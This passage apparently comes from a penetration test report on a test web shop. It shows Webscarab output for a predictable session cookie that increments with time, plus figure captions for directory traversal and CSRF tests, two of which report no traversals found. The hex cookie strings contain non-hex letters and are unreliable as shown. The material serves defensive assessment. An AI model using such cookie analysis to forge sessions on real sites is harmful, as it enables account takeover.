2021/12/05 17:02:26.16	6861636o6p6162406861636o6p61622r636s6q3n3730353263616436623431356634323732633139383661613961353061376333 3n31633383734313734 36	2	0
2021/12/05 17:02:26.114	6861636o6p6162406861636o6p61622r636s6q3n3730353263616436623431356634323732633139383661613961353061376333 3n31633383734313734 36	2	0
2021/12/05 17:02:26.216	6861636o6p6162406861636o6p61622r636s6q3n3730353263616436623431356634323732633139383661613961353061376333 3n31633383734313734 36	2	0
2021/12/05 17:02:26.319	6861636o6p6162406861636o6p61622r636s6q3n3730353263616436623431356634323732633139383661613961353061376333 3n31633383734313734 36	2	0
2021/12/05 17:02:26.420	6861636o6p6162406861636o6p61622r636s6q3n3730353263616436623431356634323732633139383661613961353061376333 3n31633383734313734 36	2	0
2021/12/05 17:02:26.523	6861636o6p6162406861636o6p61622r636s6q3n3730353263616436623431356634323732633139383661613961353061376333 3n31633383734313734 36	2	0
2021/12/05 17:02:26.623	6861636o6p6162406861636o6p61622r636s6q3n3730353263616436623431356634323732633139383661613961353061376333 3n31633383734313734 36	2	0
2021/12/05 17:02:26.827	6861636o6p6162406861636o6p61622r636s6q3n3730353263616436623431356634323732633139383661613961353061376333 3n31633383734313734 37	3	0
2021/12/05 17:02:26.928	6861636o6p6162406861636o6p61622r636s6q3n3730353263616436623431356634323732633139383661613961353061376333 3n31633383734313734 37	3	0
2021/12/05 17:02:27.30	6861636o6p6162406861636o6p61622r636s6q3n3730353263616436623431356634323732633139383661613961353061376333 3n31633383734313734 37	3	0
2021/12/05 17:02:27.129	6861636o6p6162406861636o6p61622r636s6q3n3730353263616436623431356634323732633139383661613961353061376333 3n31633383734313734 37	3	0
2021/12/05 17:02:27.229	6861636o6p6162406861636o6p61622r636s6q3n3730353263616436623431356634323732633139383661613961353061376333 3n31633383734313734 37	3	0
2021/12/05 17:02:27.332	6861636o6p6162406861636o6p61622r636s6q3n3730353263616436623431356634323732633139383661613961353061376333 3n31633383734313734 37	3	0
2021/12/05 17:02:27.432	6861636o6p6162406861636o6p61622r636s6q3n3730353263616436623431356634323732633139383661613961353061376333 3n31633383734313734 37	3	0
2021/12/05 17:02:27.535	6861636o6p6162406861636o6p61622r636s6q3n3730353263616436623431356634323732633139383661613961353061376333 3n31633383734313734 37	3	0
2021/12/05 17:02:27.737	6861636o6p6162406861636o6p61622r636s6q3n3730353263616436623431356634323732633139383661613961353061376333 3n31633383734313734 38	4	0
2021/12/05 17:02:27.838	6861636o6p6162406861636o6p61622r636s6q3n3730353263616436623431356634323732633139383661613961353061376333 3n31633383734313734 38	4	0
2021/12/05 17:02:27.942	6861636o6p6162406861636o6p61622r636s6q3n3730353263616436623431356634323732633139383661613961353061376333 3n31633383734313734 38	4	0
2021/12/05 17:02:28.42	6861636o6p6162406861636o6p61622r636s6q3n3730353263616436623431356634323732633139383661613961353061376333 3n31633383734313734 38	4	0
2021/12/05 17:02:28.155	6861636o6p6162406861636o6p61622r636s6q3n3730353263616436623431356634323732633139383661613961353061376333 3n31633383734313734 38	4	0
2021/12/05 17:02:28.248	6861636o6p6162406861636o6p61622r636s6q3n3730353263616436623431356634323732633139383661613961353061376333 3n31633383734313734 38	4	0
2021/12/05 17:02:28.346	6861636o6p6162406861636o6p61622r636s6q3n3730353263616436623431356634323732633139383661613961353061376333 3n31633383734313734 38	4	0
2021/12/05 17:02:28.445	6861636o6p6162406861636o6p61622r636s6q3n3730353263616436623431356634323732633139383661613961353061376333 3n31633383734313734 38	4	0
2021/12/05 17:02:28.559	6861636o6p6162406861636o6p61622r636s6q3n3730353263616436623431356634323732633139383661613961353061376333 3n31633383734313734 38	4	0
2021/12/05 17:02:28.751	6861636o6p6162406861636o6p61622r636s6q3n3730353263616436623431356634323732633139383661613961353061376333 3n31633383734313734 39	5	0
2021/12/05 17:02:28.852	6861636o6p6162406861636o6p61622r636s6q3n3730353263616436623431356634323732633139383661613961353061376333 3n31633383734313734 39	5	0
2021/12/05 17:02:28.954	6861636o6p6162406861636o6p61622r636s6q3n3730353263616436623431356634323732633139383661613961353061376333 3n31633383734313734 39	5	0
2021/12/05 17:02:29.57	6861636o6p6162406861636o6p61622r636s6q3n3730353263616436623431356634323732633139383661613961353061376333 3n31633383734313734 39	5	0
2021/12/05 17:02:29.161	6861636o6p6162406861636o6p61622r636s6q3n3730353263616436623431356634323732633139383661613961353061376333 3n31633383734313734 39	5	0
2021/12/05 17:02:29.269	6861636o6p6162406861636o6p61622r636s6q3n3730353263616436623431356634323732633139383661613961353061376333 3n31633383734313734 39	5	0
2021/12/05 17:02:29.358	6861636o6p6162406861636o6p61622r636s6q3n3730353263616436623431356634323732633139383661613961353061376333 3n31633383734313734 39	5	0
2021/12/05 17:02:29.458	6861636o6p6162406861636o6p61622r636s6q3n3730353263616436623431356634323732633139383661613961353061376333 3n31633383734313734 39	5	0
2021/12/05 17:02:29.557	6861636o6p6162406861636o6p61622r636s6q3n3730353263616436623431356634323732633139383661613961353061376333 3n31633383734313734 39	5	0
2021/12/05 17:02:29.762	6861636o6p6162406861636o6p61622r636s6q3n3730353263616436623431356634323732633139383661613961353061376333 3n31633383734313735 30	6	0
2021/12/05 17:02:29.866	6861636o6p6162406861636o6p61622r636s6q3n3730353263616436623431356634323732633139383661613961353061376333 3n31633383734313735 30	6	0

Minimum : 0
Maximum : 7
Range : 7.0

Clear | Export

Figure 10: Full Webscarab output of SecretCookie.

1638741745813,2,6861636o6p6162406861636o6p61622r636s6q3n3730353263616436623431356634323732633139383661613961353061376333n31633383734313734 36
1638741745915,2,6861636o6p6162406861636o6p61622r636s6q3n3730353263616436623431356634323732633139383661613961353061376333n31633383734313734 36
1638741746016,2,6861636o6p6162406861636o6p61622r636s6q3n3730353263616436623431356634323732633139383661613961353061376333n31633383734313734 36
1638741746114,2,6861636o6p6162406861636o6p61622r636s6q3n3730353263616436623431356634323732633139383661613961353061376333n31633383734313734 36
1638741746216,2,6861636o6p6162406861636o6p61622r636s6q3n3730353263616436623431356634323732633139383661613961353061376333n31633383734313734 36
1638741746319,2,6861636o6p6162406861636o6p61622r636s6q3n3730353263616436623431356634323732633139383661613961353061376333n31633383734313734 36
1638741746420,2,6861636o6p6162406861636o6p61622r636s6q3n3730353263616436623431356634323732633139383661613961353061376333n31633383734313734 36
1638741746523,2,6861636o6p6162406861636o6p61622r636s6q3n3730353263616436623431356634323732633139383661613961353061376333n31633383734313734 36
1638741746623,2,6861636o6p6162406861636o6p61622r636s6q3n3730353263616436623431356634323732633139383661613961353061376333n31633383734313734 36

1638741746727,3,6861636o6p6162406861636o6p61622r636s6q3n37303532636164366234313566343
23732633139383661613961353061376333n31363338373431373437
1638741746827,3,6861636o6p6162406861636o6p61622r636s6q3n37303532636164366234313566343
23732633139383661613961353061376333n31363338373431373437
1638741746928,3,6861636o6p6162406861636o6p61622r636s6q3n37303532636164366234313566343
23732633139383661613961353061376333n31363338373431373437
1638741747030,3,6861636o6p6162406861636o6p61622r636s6q3n37303532636164366234313566343
23732633139383661613961353061376333n31363338373431373437
1638741747129,3,6861636o6p6162406861636o6p61622r636s6q3n37303532636164366234313566343
23732633139383661613961353061376333n31363338373431373437
1638741747229,3,6861636o6p6162406861636o6p61622r636s6q3n37303532636164366234313566343
23732633139383661613961353061376333n31363338373431373437
1638741747332,3,6861636o6p6162406861636o6p61622r636s6q3n37303532636164366234313566343
23732633139383661613961353061376333n31363338373431373437
1638741747432,3,6861636o6p6162406861636o6p61622r636s6q3n37303532636164366234313566343
23732633139383661613961353061376333n31363338373431373437
1638741747535,3,6861636o6p6162406861636o6p61622r636s6q3n37303532636164366234313566343
23732633139383661613961353061376333n31363338373431373437
1638741747636,4,6861636o6p6162406861636o6p61622r636s6q3n37303532636164366234313566343
23732633139383661613961353061376333n31363338373431373438
1638741747737,4,6861636o6p6162406861636o6p61622r636s6q3n37303532636164366234313566343
23732633139383661613961353061376333n31363338373431373438
1638741747838,4,6861636o6p6162406861636o6p61622r636s6q3n37303532636164366234313566343
23732633139383661613961353061376333n31363338373431373438
1638741747942,4,6861636o6p6162406861636o6p61622r636s6q3n37303532636164366234313566343
23732633139383661613961353061376333n31363338373431373438
1638741748042,4,6861636o6p6162406861636o6p61622r636s6q3n37303532636164366234313566343
23732633139383661613961353061376333n31363338373431373438
1638741748155,4,6861636o6p6162406861636o6p61622r636s6q3n37303532636164366234313566343
23732633139383661613961353061376333n31363338373431373438
1638741748248,4,6861636o6p6162406861636o6p61622r636s6q3n37303532636164366234313566343
23732633139383661613961353061376333n31363338373431373438
1638741748346,4,6861636o6p6162406861636o6p61622r636s6q3n37303532636164366234313566343
23732633139383661613961353061376333n31363338373431373438
1638741748445,4,6861636o6p6162406861636o6p61622r636s6q3n37303532636164366234313566343
23732633139383661613961353061376333n31363338373431373438
1638741748559,4,6861636o6p6162406861636o6p61622r636s6q3n37303532636164366234313566343
23732633139383661613961353061376333n31363338373431373438
1638741748649,5,6861636o6p6162406861636o6p61622r636s6q3n37303532636164366234313566343
23732633139383661613961353061376333n31363338373431373439
1638741748751,5,6861636o6p6162406861636o6p61622r636s6q3n37303532636164366234313566343
23732633139383661613961353061376333n31363338373431373439
1638741748852,5,6861636o6p6162406861636o6p61622r636s6q3n37303532636164366234313566343
23732633139383661613961353061376333n31363338373431373439
1638741748954,5,6861636o6p6162406861636o6p61622r636s6q3n37303532636164366234313566343
23732633139383661613961353061376333n31363338373431373439
1638741749057,5,6861636o6p6162406861636o6p61622r636s6q3n37303532636164366234313566343
23732633139383661613961353061376333n31363338373431373439

1638741749161,5,6861636o6p6162406861636o6p61622r636s6q3n37303532636164366234313566343
23732633139383661613961353061376333n31363338373431373439
1638741749269,5,6861636o6p6162406861636o6p61622r636s6q3n37303532636164366234313566343
23732633139383661613961353061376333n31363338373431373439
1638741749358,5,6861636o6p6162406861636o6p61622r636s6q3n37303532636164366234313566343
23732633139383661613961353061376333n31363338373431373439
1638741749458,5,6861636o6p6162406861636o6p61622r636s6q3n37303532636164366234313566343
23732633139383661613961353061376333n31363338373431373439
1638741749557,5,6861636o6p6162406861636o6p61622r636s6q3n37303532636164366234313566343
23732633139383661613961353061376333n31363338373431373439
1638741749663,6,6861636o6p6162406861636o6p61622r636s6q3n37303532636164366234313566343
23732633139383661613961353061376333n31363338373431373530
1638741749762,6,6861636o6p6162406861636o6p61622r636s6q3n37303532636164366234313566343
23732633139383661613961353061376333n31363338373431373530
1638741749866,6,6861636o6p6162406861636o6p61622r636s6q3n37303532636164366234313566343
23732633139383661613961353061376333n31363338373431373530
1638741749965,6,6861636o6p6162406861636o6p61622r636s6q3n37303532636164366234313566343
23732633139383661613961353061376333n31363338373431373530
1638741750072,6,6861636o6p6162406861636o6p61622r636s6q3n37303532636164366234313566343
23732633139383661613961353061376333n31363338373431373530
1638741750166,6,6861636o6p6162406861636o6p61622r636s6q3n37303532636164366234313566343
23732633139383661613961353061376333n31363338373431373530
1638741750274,6,6861636o6p6162406861636o6p61622r636s6q3n37303532636164366234313566343
23732633139383661613961353061376333n31363338373431373530
1638741750368,6,6861636o6p6162406861636o6p61622r636s6q3n37303532636164366234313566343
23732633139383661613961353061376333n31363338373431373530
1638741750471,6,6861636o6p6162406861636o6p61622r636s6q3n37303532636164366234313566343
23732633139383661613961353061376333n31363338373431373530
1638741750569,6,6861636o6p6162406861636o6p61622r636s6q3n37303532636164366234313566343
23732633139383661613961353061376333n31363338373431373530
1638741750682,7,6861636o6p6162406861636o6p61622r636s6q3n37303532636164366234313566343
23732633139383661613961353061376333n31363338373431373531
1638741750770,7,6861636o6p6162406861636o6p61622r636s6q3n37303532636164366234313566343
23732633139383661613961353061376333n31363338373431373531

8.1.7 Testing Directory Traversal File Include




Figure 11: Starting directory traversal test on category id parameter.




Figure 12: Finished testing of category id directory traversal – no traversals found.




Figure 13: Starting directory traversal on order id parameter.




Figure 14: Finished testing of order id directory traversal – no traversals found.

8.1.8 Testing for Cross Site Request Forgery




Figure 15: Request to testers CSRF server form and execution on Astleys Shops form.

